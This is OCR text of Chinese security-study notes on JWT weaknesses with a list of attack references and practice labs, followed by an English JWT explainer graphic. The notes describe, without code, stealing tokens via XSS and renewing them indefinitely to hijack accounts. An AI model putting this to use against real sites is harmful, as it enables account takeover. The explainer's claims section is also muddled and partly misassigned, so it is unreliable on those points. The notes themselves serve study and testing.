
阅读众多实际漏洞案例，其中弱密钥、密钥泄露、不校验签名、信息泄露这些问题看到过出现过，像更改 Header 不使用签名，暂时没看市面上有靶场，但实际工作中遇到过一次。测试方面在下次遇到 JWT 根据 jwt-tools 工具和其 WIKI 测试方法，将所有已知漏洞都试一遍，避免遗漏。

另一个实际利用点可以尝试 XSS 打 Token。实际场景中通常将 Token 放入 Local

Storage 存储，下次请求时取出放入 HTTP Header 传输，那么此时可以配合 XSS 读取 Token 来截取账户。因为 Token 是有时效，部分应用可以通过现有存活 Token 去颁发新的 Token 以此延长使用有效期，通过这点可以让 Token 永久生效。

参考资料

- https://jwt.io/introduction ， 官方简介
- https://tools.ietf.org/html/rfc7519 ， JWT 规范
- https://tools.ietf.org/html/rfc8725 ， JWT 最佳实践
- https://blog.angular-university.io/angular-jwt ， JWT 基本原理
- https://github.com/ticarpi/jwt_tool/wiki ， 囊括 JWT 所有攻击方法以及修复建议，非常优秀的资源。搞懂此 WIKI JWT 方面就完全掌握。
- https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens ， 给出利用示例
- https://book.hacktricks.xyz/pentesting-web/hacking-jwt-json-web-tokens ， 一些总结直接给出利用示例，刚开始看会觉得一脸懵逼
- https://jwt-lab.herokuapp.com ， jwt-lab
- https://infosecwriteups.com/attacking-json-web-tokens-jwts-d1d51a1e17cb ， jwt-lab 教程
- https://adamc95.medium.com/json-web-token-lab-guide-c402857fa44c ， jwt-lab 教程
- https://medium.com/swlh/hacking-json-web-tokens-jwts-9122efe91e4a
- WebGoat
- CTFHub

- 


来自 @HacktoryAI

JWT — JSON Web Tokens

@kamranahmedse

Form of token based authentication. Based on an Open Standard (RFC 7519).

Can be used for authorization as well as secure info exchange.



How does it work?

Just like any other token based auth strategy.

Only differentiator is how the token is generated.

Characteristics of the token

Token is just a normal URL-Safe string and can be passed to server in header, body or URL.

Token is self contained i.e. carries the data.

Anyone can view the content.

Token has three parts separated by a dot

XXXXXXXXXX . YYYYYYYYYY . ZZZZZZZZ

header — payload — signature

String generated by hashing the header, payload with a secret i.e.

HMACSHA256(header + '.' + payload, 'secret')

held at server and used to generate and verify tokens

String generated using base64(tokenMeta)

e.g. eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9

Token Meta

```
{
  "typ": "jwt",
  "alg": "HS256",
}
```

Type of token

hashing algorithm used for the signature part

e.g. in this case SHA256

String generated using base64(ourData)

where ourData is the data that we want to embed in the token (aka JWT Claims).

e.g. eyJ1c2VySWQiOiJYRjExLTExMjMiLzgiLCJpY

Our Data

```
{
  "userId": "XF11-1123",
  "email": "john@doe.com
  "exp": "1592427938",
  "iat": "1590969600"
}
```

These are called claims

There are three types of claims

Registered Claims

Standard names which are reserved for app usage

iat -> issued at (issuance timestamp)

iss -> issuer (who issued it, app name for example)

sub -> token subject

exp -> expiry time (expiry timestamp)

Public Claims

Claims which we can define and use for our own data e.g userId, email, above etc.

Private Claims

aud -> token audience (app URL or some string for example)
nbf -> not before (timestamp before which token is not usable)
jti -> unique token identifier (can be used to revoke existing JWT token)

In our sample payload above, we have **exp** and **iat** claims.

Names without any meaning to anyone except the consumer and producer of tokens.